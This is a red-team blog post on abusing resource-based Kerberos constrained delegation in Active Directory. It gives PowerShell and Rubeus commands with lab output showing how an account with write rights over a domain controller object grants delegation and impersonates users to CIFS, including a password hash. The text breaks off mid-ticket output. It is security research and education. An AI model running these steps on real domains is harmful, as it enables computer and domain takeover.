Another Word on Delegation

3 Comments / Red Teaming / October 25, 2018

Every time I think I start to understand Active Directory and Kerberos, a new topic pops up to mess with my head.

A few weeks ago, @elad_shamir contacted @tifkin_ and myself with some ideas about resource-based Kerberos constrained delegation. Thanks to Elad's ideas, the great back and forth, and his awesome pull request to Rubeus, we now understand this attack vector and have a tool to abuse it. We also now have something @_wald0, @cptjesus, and I have wanted for a long while- an ACL-based computer object takeover primitive!

But first, some background on delegation and a dive into its resource-based flavor.

Delegation Background

Say you have a server (or service account) that needs to impersonate another user for some reason. One common scenario is when a user authenticates to a web server, using Kerberos or other protocols, and the server wants to nicely integrate with a SQL backend. This is the classic example of why delegation is needed.

Unconstrained Delegation

Unconstrained delegation used to be the only option available in Windows 2000, and the functionality has been kept (presumably for backwards compatibility reasons). We'll only briefly cover this delegation type as Sean Metcalf has a great post that covers it in depth. In that article Sean states, "*When Kerberos Unconstrained Delegation is enabled on the server hosting the service specified in the Service Principal Name referenced in the TGS-REQ (step 3), the Domain Controller the DC places a copy of the user's TGT into the service ticket. When the user's service ticket (TGS) is provided to the server for service access, the server opens the TGS and places the user's TGT into LSASS for later use. The Application Server can now impersonate that user without limitation!*".

Translation: if a user not in the "Protected Users" group who also doesn't have their account set with "Account is sensitive and cannot be delegated" requests a service ticket for a service on a server set with unconstrained delegation, the user's ticket-granting-ticket (TGT) is stuffed into the service ticket that's presented to the server. The server can extract the user's TGT and cache it in memory for later reuse. I.e. the server can pretend to be that user to any resource on the domain.

This is dangerous for a number of reasons. One scenario that my workmates and I covered at DerbyCon this year is highlighted in our presentation.

Traditional Constrained Delegation

Obviously unconstrained delegation can be quite dangerous in the hands of a careless admin. Microsoft realized this early on and released 'constrained' delegation with Windows 2003. This included a set of Kerberos protocol extensions called S4U2Self and S4U2Proxy. I covered this process in depth in the S4U2Pwnage post and covered some new Rubeus weaponizations against constrained delegation in the **s4u** section of the From Kekeo to Rubeus post.

Operationally, without getting into the implementation details of S4U2Self/S4U2Proxy, any accounts (user or computer) that have service principal names (SPNs) set in their **msDS-AllowedToDelegateTo** property can pretend to be any user in the domain (they can "delegate") to those specific SPNs. Additionally, Alberto Solino discovered that service name (sname) is not protected in the KRB-CRED file, only the server name is. This means that any service name can be substituted and we're not restricted *just* to the specified SPN!

So while delegation has been "constrained" to specific targets, this is still dangerous. If you could modify the **msDS-AllowedToDelegateTo** contents for an account you control to include, say, **ldap/DC.domain.com**, then that account could DCSync the current domain! Luckily for us, Microsoft anticipated this attack. You need a right called SeEnableDelegationPrivilege *on a domain controller* to modify any of the previously described delegation settings. By default just elevated accounts like Domain/Enterprise admins will have this right on DCs, which is actually one of the main motivations for our next type of delegation. I talked more about this right in the "The Most Dangerous User Right You (Probably) Have Never Heard Of" post.

Resource-based Constrained Delegation

Windows Server 2012 implemented a new type of delegation, resource-based constrained delegation, in response to some of the downsides of traditional constrained delegation. Specifically, resource-based constrained delegation allows for delegation settings to be configured on the target service/resource instead of on the "front-end" account (i.e. the account configured with **msDS-AllowedToDelegateTo** settings in the traditional constrained delegation example.) This Microsoft document contains some excellent resources on this topic:

- What's New in Kerberos Authentication
- How Windows Server 2012 Eases the Pain of Kerberos Constrained Delegation, Part 1
- How Windows Server 2012 Eases the Pain of Kerberos Constrained Delegation, Part 2
- Understanding Kerberos Constrained Delegation for Azure Active Directory Application Proxy Deployments with Integrated Windows Authentication

- [MS-ADA2]: Active Directory Schema Attributes M2.210 Attribute msDS-AllowedToActOnBehalfOfOtherIdentity
- [MS-SFU]: Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol 1.3.2 S4U2proxy
- Resource Based Kerberos Constrained Delegation
- Remote Administration Without Constrained Delegation Using PrincipalsAllowedToDelegateToAccount

Resource-based constrained delegation is implemented with a security descriptor on the target resource, instead of a list of SPNs on the "frontend" account that the frontend account is allowed to delegate to. This security descriptor is stored as a series of binary bytes in the **msDS-AllowedToActOnBehalfOfOtherIdentity** property on a target computer object. This field is supported on Windows 8.1+ and Windows Server 2012+ computer objects assuming there is at least one Server 2012 domain controller in the environment. Of note, domain admin/equivalent rights are not needed to modify this field, as opposed to previous forms of delegation. The only right needed is the ability to edit this property on a computer object in Active Directory, so rights like GenericAll/GenericWrite/WriteDacl/etc. against the target computer object all apply here.

In order to execute this, a user needs to be able to execute the S4U2Self process (the TRUSTED_TO_AUTH_FOR_DELEGATION UserAccountControl setting, bit 16777216). The user executes the S4U2Self process to a special forwardable service ticket *to itself* on behalf of a particular user. The user then executes the rest of the S4U2Proxy process as they would with traditional constrained delegation (with one small exception, described below). The DC checks if the user is allowed to delegate to the target system based on the **msDS-AllowedToActOnBehalfOfOtherIdentity** security descriptor, allowing the process to continue if the requesting user is in the DACL.

Rubeus Additions

In order to properly abuse resource-based constrained delegation, Elad realized that one modification to the process was needed, and submitted an awesome pull request to Rubeus (that's now merged to master.) Specifically, in the preauthentication data, the PA-PAC-OPTIONS structure needs to be present with the resource-based constrained delegation bit set. Thanks to Elad's commit, Rubeus can now effectively abuse any RBCD configurations with its **s4u** command!

A Computer Object Takeover Primitive

Astute readers might have noticed two specific sentences in the resource-based constrained delegation explanation section:


> *Of note, domain admin/equivalent rights to modified this field are not needed, as opposed to previous forms of delegation. The only right needed is the ability to edit this property on a computer object in Active Directory, so rights like GenericAll/GenericWrite/WriteDacl/etc. against the target computer object all apply here.*

This means that, assuming we control an account with S4U2Self enabled, and another account that had edit rights over a computer object we want to target, we can modify the target computer object's **msDS-AllowedToActOnBehalfOfOtherIdentity** property to include the S4U2Self account as the principal and execute the Rubeus **s4u** process to gain access to any Kerberos supporting service on the system! We finally have a (somewhat limited, but still useful) ACL-based computer takeover primitive!

For a scenario, let's say that the domain user **TESTLAB\constraineduser** has S4U2Self enabled, and the **TESTLAB\attacker** user has generic write access over the **TESTLAB\PRIMARY$** domain controller object.


Note: the gist containing all these commands is here.

First let's confirm everything I stated in the scenario above:




```
PS C:\Temp> whoami
testlab\attacker
PS C:\Temp> # the target computer object we're taking over
PS C:\Temp> $TargetComputer = "primary.testlab.local"
PS C:\Temp>
PS C:\Temp> # find targets with S4U2Self enabled
PS C:\Temp> Get-DomainObject -LDAPFilter '(userAccountControl:1.2.840.113556.1.4.803:=16777216)' -Properties samac
countname,useraccountcontrol | fl


samaccountname     : sqlservice
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION

samaccountname     : patsy
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION

samaccountname     : constraineduser
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION



PS C:\Temp>
PS C:\Temp> # get our attacker's SID (account with rights over the target)
PS C:\Temp> $AttackerSID = Get-DomainUser attacker -Properties objectsid | Select -Expand objectsid
PS C:\Temp>
PS C:\Temp> # verify the GenericWrite permissions on $TargetComputer
PS C:\Temp> $ACE = Get-DomainObjectACL $TargetComputer | ?{$_.SecurityIdentifier -match $AttackerSID}
PS C:\Temp> $ACE


ObjectDN              : CN=PRIMARY,OU=Domain Controllers,DC=testlab,DC=local
ObjectSID             : S-1-5-21-883232822-274137685-4173207997-1002
ActiveDirectoryRights : ListChildren, ReadProperty, GenericWrite
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 131132
SecurityIdentifier    : S-1-5-21-883232822-274137685-4173207997-4116
AceType               : AccessAllowed
AceFlags              : None
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
AuditFlags            : None



PS C:\Temp> ConvertFrom-SID $ACE.SecurityIdentifier
TESTLAB\attacker
```

To execute this attack, let's first use **TESTLAB\attacker** to modify the **TESTLAB\PRIMARY$** computer object's **msDS-AllowedToActOnBehalfOfOtherIdentity** security descriptor to allow the **TESTLAB\constraineduser** user delegation rights:



```
PS C:\Temp> whoami
testlab\attacker
PS C:\Temp> # the identity we control that we want to grant S4U access to the target
PS C:\Temp> $S4UIdentity = "TESTLAB\constraineduser"
PS C:\Temp>
PS C:\Temp> # translate the identity to a security identifier
PS C:\Temp> $IdentitySID = ((New-Object -TypeName System.Security.Principal.NTAccount -ArgumentList $S4UIdentity).
Translate([System.Security.Principal.SecurityIdentifier])).Value
PS C:\Temp>
PS C:\Temp> # substitute the security identifier into the raw SDDL
PS C:\Temp> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTL
OCRSDRCWDWO;;;$($IdentitySID))"
PS C:\Temp>
PS C:\Temp> # get the binary bytes for the SDDL
PS C:\Temp> $SDBytes = New-Object byte[] ($SD.BinaryLength)
PS C:\Temp> $SD.GetBinaryForm($SDBytes, 0)
PS C:\Temp>
PS C:\Temp> # set new security descriptor for 'msds-allowedtoactonbehalfofotheridentity'
PS C:\Temp> Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity
'=$SDBytes} -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC=TESTLAB,DC=LOCAL
VERBOSE: [Get-DomainObject] Extracted domain 'testlab.local' from 'CN=PRIMARY,OU=Domain
Controllers,DC=testlab,DC=local'
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC=testlab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=CN=PRIMARY,OU=Domain
Controllers,DC=testlab,DC=local)))
VERBOSE: [Set-DomainObject] Setting 'msds-allowedtoactonbehalfofotheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0
 0 0 36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 54
16 165 52 85 2 87 16 189 25 190 248 13 16 0 0' for object 'PRIMARY$'
PS C:\Temp>
PS C:\Temp> # check that the ACE added correctly
PS C:\Temp> $RawBytes = Get-DomainComputer $TargetComputer -Properties 'msds-allowedtoactonbehalfofotheridentity'
| select -expand msds-allowedtoactonbehalfofotheridentity
PS C:\Temp> $Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
PS C:\Temp> $Descriptor.DiscretionaryAcl


BinaryLength       : 36
AceQualifier       : AccessAllowed
IsCallback         : False
OpaqueLength       : 0
AccessMask         : 983551
SecurityIdentifier : S-1-5-21-883232822-274137685-4173207997-4109
AceType            : AccessAllowed
AceFlags           : None
IsInherited        : False
InheritanceFlags   : None
PropagationFlags   : None
AuditFlags         : None



PS C:\Temp> ConvertFrom-SID $Descriptor.DiscretionaryAcl.SecurityIdentifier
TESTLAB\constraineduser
PS C:\Temp>
```

Then let's use Rubeus with the compromised hash of the **TESTLAB\constraineduser** account context to execute s4u, requesting a ticket for the **cifs** service on PRIMARY. Note that we could use any of the service name combinations described by Sean Metcalf (see the "Service to Silver Ticket Reference" here.)



```
C:\Temp\tickets>whoami
testlab\otheruser

C:\Temp\tickets>dir \\primary.testlab.local\C$
Access is denied.

C:\Temp\tickets>Rubeus.exe s4u /user:constraineduser /rc4:2b576acbe6bcfda7294d6bd18041b8fe /impersonateuser:harmj0
y /msdsspn:cifs/primary.testlab.local /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.2.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 2b576acbe6bcfda7294d6bd18041b8fe
[*] Using domain controller: PRIMARY.testlab.local (192.168.52.100)
[*] Building AS-REQ (w/ preauth) for: 'testlab.local\constraineduser'
[*] Connecting to 192.168.52.100:88
[*] Sent 241 bytes
[*] Received 1477 bytes
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFXjCCBVqgAwIBBaEDAgEWooIEaTCCBGVhggRhMIIEXaADAgEFoQ8bDVRFU1RMQUIuTE9DQUyiIjAg
      oAMCAQKhGTAXGwZrcmJ0Z3QbDXRlc3RsYWIubG9jYWyjggQfMIIEG6ADAgESoQMCAQKiggQNBIIECUJ6
      daVjR7tDgapSBsrQ0G4HdhvEuK/s0GKSorJBHIX+j8+TgMk+FtWZHvLZy2uYL05bGe6xATvMhJr2HOXZ
      If3DZCjxw7mzrurN9RuDgzHca9S+E8HLJ3M16sfDZivgRW66SLRkMJe0L8084+XyPOI8xn0PSerEGCiu
      aHgSWhpzg5UYgafENuRZqt1alS5k1OGeqs21QMM8H5EiXvkHNCi3+c6waxMxMTEqv1rD4fAEmW5DmEwT
      jWCkJQK1D9cEhw8aHU9MG1R39yamIgJs7ja+vApDnCzjbK7rRnggwUEXLxP72MbUCcoEyDrw17D9fqYu
      /SWaq1n0o219ByFSlveIVwiI7gtB7L7uwUf7YwWPgovDmq578QVf0LSixfxQ5j9cLF/gstSBi+d4idEk
      P+0vVBqRXiSZf78VDNjzOHxu7f6wb3nX+f/YRjiShyQmekAjadJD1OTEi5Vh47l53Qd4V5IuLBsgZrvu
      6m8wkmTxVPq6tr+9Qf5j2KALqBKXjzjiL5sF9usZxqO3JGo2XJLLdfvbkrWuQ+1BJygKSn3hKn1+V5ln
      lvR6d4d1dMb92cCXaNZjmXveOUVWughTjtGLs6tIBZfpdMLxv56iZSDNEaj5iO8+UQ2aXFa+oyGbcy3p
      m+iXdCPJrNQZuZyuM7rvoW/oRj8Ux+TDSg5EPg4LMXCfo4Gb4iqr1XtxJVf5AihwLduR8IRPVLpuZIWf
      PjG17h11oJt5IgEGjwepdQYjEfS7b3vs7AjAsy15LGn3VkdsMg41ZpJwkXpC/IiFvsdlNqQ6RzaT/PGE
      gI46r/IfvKRAFvALzKArTvKnxGGQK4xrVjTpGcdW76Kipqty1VKm6g9BFZGs7zHpzvYj6J7woCh3ylbB
      KjPOgSAsVt0ks5wXgu3iWZyF22u/wvte9pfuCIz/z01wA+Wqh5dHkk/d9XJjX6x9Y+fAUYj88EnhhdOU
      +iWS/PMFhScXptUKKpn4BK7xTM89J/70sgz+wih+zptX6JeGJ2N1RXTBYkPo9o9Rt3BnSPQS1kSdZQJo
      aDho94JFfuPdXQqi9smSm4G/TBdHog1rPCRtoO+k48eDun+IGQmEEu+gzre3rbClCd4K1/HTSpovIFUK
